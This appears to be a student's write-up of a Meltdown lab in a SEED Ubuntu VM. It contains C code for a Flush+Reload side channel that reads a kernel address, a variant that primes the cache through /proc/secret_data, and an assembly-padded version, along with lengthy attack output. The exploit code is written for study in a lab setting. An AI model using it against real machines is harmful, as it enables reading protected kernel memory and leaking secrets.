
```
}
/*********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}
```

The (7) is replaced with the (kernel_data) value. The new code is called `NewMeltdownExperiment.c`.



SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
6:02 PM
/bin/bash
/bin/bash 101x40

```
}
/*********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;        // Include value k
}
```

The above code, once compiled, produces the output shown below, revealing the secret value at each index:


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
6:05 PM
/bin/bash
/bin/bash 101x40


```
[02/17/25]seed@VM:~/.../Labsetup$ ./NewMeltdownExperiment
Memory access violation!
array[3*4096 + 1024] is in cache.
The Secret = 3.
array[4*4096 + 1024] is in cache.
The Secret = 4.
array[6*4096 + 1024] is in cache.
The Secret = 6.
array[7*4096 + 1024] is in cache.
The Secret = 7.
array[8*4096 + 1024] is in cache.
The Secret = 8.
array[9*4096 + 1024] is in cache.
The Secret = 9.
array[10*4096 + 1024] is in cache.
The Secret = 10.
array[11*4096 + 1024] is in cache.
The Secret = 11.
array[12*4096 + 1024] is in cache.
The Secret = 12.
array[13*4096 + 1024] is in cache.
The Secret = 13.
array[14*4096 + 1024] is in cache.
The Secret = 14.
array[17*4096 + 1024] is in cache.
The Secret = 17.
array[18*4096 + 1024] is in cache.
The Secret = 18.
array[22*4096 + 1024] is in cache.
The Secret = 22.
array[23*4096 + 1024] is in cache.
The Secret = 23.
array[25*4096 + 1024] is in cache.
The Secret = 25.
array[26*4096 + 1024] is in cache.
The Secret = 26.
array[27*4096 + 1024] is in cache.
The Secret = 27.
array[32*4096 + 1024] is in cache.
The Secret = 32.
```



```
array[233*4096 + 1024] is in cache.
The Secret = 233.
array[234*4096 + 1024] is in cache.
The Secret = 234.
array[235*4096 + 1024] is in cache.
The Secret = 235.
array[236*4096 + 1024] is in cache.
The Secret = 236.
array[237*4096 + 1024] is in cache.
The Secret = 237.
array[238*4096 + 1024] is in cache.
The Secret = 238.
array[239*4096 + 1024] is in cache.
The Secret = 239.
array[240*4096 + 1024] is in cache.
The Secret = 240.
array[241*4096 + 1024] is in cache.
The Secret = 241.
array[242*4096 + 1024] is in cache.
The Secret = 242.
array[243*4096 + 1024] is in cache.
The Secret = 243.
array[244*4096 + 1024] is in cache.
The Secret = 244.
array[246*4096 + 1024] is in cache.
The Secret = 246.
array[248*4096 + 1024] is in cache.
The Secret = 248.
array[250*4096 + 1024] is in cache.
The Secret = 250.
array[252*4096 + 1024] is in cache.
The Secret = 252.
array[253*4096 + 1024] is in cache.
The Secret = 253.
array[254*4096 + 1024] is in cache.
The Secret = 254.
array[255*4096 + 1024] is in cache.
The Secret = 255.
```


TASK 7.2

Meltdown is a race condition vulnerability, which involves the racing between the out-of-order execution and the access check. The faster the out-of-order execution is, the more instructions I can execute. I will now try to get the kernel secret data cached before launching the attack. In the kernel module given previously, I let the user-level program invoke a function inside the kernel module. This function will access the secret data without leaking it to the user-level program. The side effect of this access is that the secret data is now in the CPU cache. I will now add the given code inside my *main* function after the side channel flush function is called, but before triggering the out-of-order execution.



SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
8:32 PM
/bin/bash
/bin/bash 100x30

```
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  // Open the virtual file
  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0)
  {
     perror("open");
     return -1;
  }
  int ret = pread(fd, NULL, 0, 0);       // Cache secret data

  if (sigsetjmp(jbuf, 1) == 0) {
     meltdown(0xf8d0e000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

This modified attack program, called `NewNewMeltdownExperiment.c`, produces the output below:


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
8:36 PM
/bin/bash
/bin/bash 100x30

```
[02/18/25]seed@VM:~/.../Labsetup$ ./NewNewMeltdownExperiment
Memory access violation!
[02/18/25]seed@VM:~/.../Labsetup$ ./NewNewMeltdownExperiment
Memory access violation!
array[3*4096 + 1024] is in cache.
The Secret = 3.
array[4*4096 + 1024] is in cache.
The Secret = 4.
array[8*4096 + 1024] is in cache.
The Secret = 8.
array[12*4096 + 1024] is in cache.
The Secret = 12.
array[13*4096 + 1024] is in cache.
The Secret = 13.
array[17*4096 + 1024] is in cache.
The Secret = 17.
array[18*4096 + 1024] is in cache.
The Secret = 18.
array[24*4096 + 1024] is in cache.
The Secret = 24.
array[28*4096 + 1024] is in cache.
The Secret = 28.
array[32*4096 + 1024] is in cache.
The Secret = 32.
array[33*4096 + 1024] is in cache.
The Secret = 33.
array[38*4096 + 1024] is in cache.
The Secret = 38.
array[39*4096 + 1024] is in cache.
The Secret = 39.
```




```
array[211*4096 + 1024] is in cache.
The Secret = 211.
array[216*4096 + 1024] is in cache.
The Secret = 216.
array[217*4096 + 1024] is in cache.
The Secret = 217.
array[222*4096 + 1024] is in cache.
The Secret = 222.
array[223*4096 + 1024] is in cache.
The Secret = 223.
array[227*4096 + 1024] is in cache.
The Secret = 227.
array[228*4096 + 1024] is in cache.
The Secret = 228.
array[232*4096 + 1024] is in cache.
The Secret = 232.
array[236*4096 + 1024] is in cache.
The Secret = 236.
array[237*4096 + 1024] is in cache.
The Secret = 237.
array[241*4096 + 1024] is in cache.
The Secret = 241.
array[246*4096 + 1024] is in cache.
The Secret = 246.
array[247*4096 + 1024] is in cache.
The Secret = 247.
array[251*4096 + 1024] is in cache.
The Secret = 251.
array[255*4096 + 1024] is in cache.
The Secret = 255.
```

It can be seen that after its second execution, the program delivered the same output as the one used for the previous task. Although loading the secret data into the cache could allow data to be loaded into registers faster during a Meltdown Attack, the speed improvement does not provide a significant advantage in the race condition of the access check, so the attack should (in theory) still fail. I'm unclear why it has not.


TASK 7.3

I will now try to improve my code by adding a few lines of assembly instructions before the kernel memory access. The code, called `meltdown_asm()`, basically loops for 400 times; inside the loop, it simply adds a number `0x141` to the `eax` register. These extra lines of code "give the algorithmic units something to chew while memory access is being speculated" [1], an important trick to increase the possibility of success. These lines of assembly code are seen below:


SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
8:45 PM
/bin/bash
/bin/bash 100x31


```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}
```

I will now edit my *main* function so it calls the `meltdown_asm()` function instead of the `meltdown()` function. The code that will be compiled and executed is called `ASMMeltdownExperiment.c`.

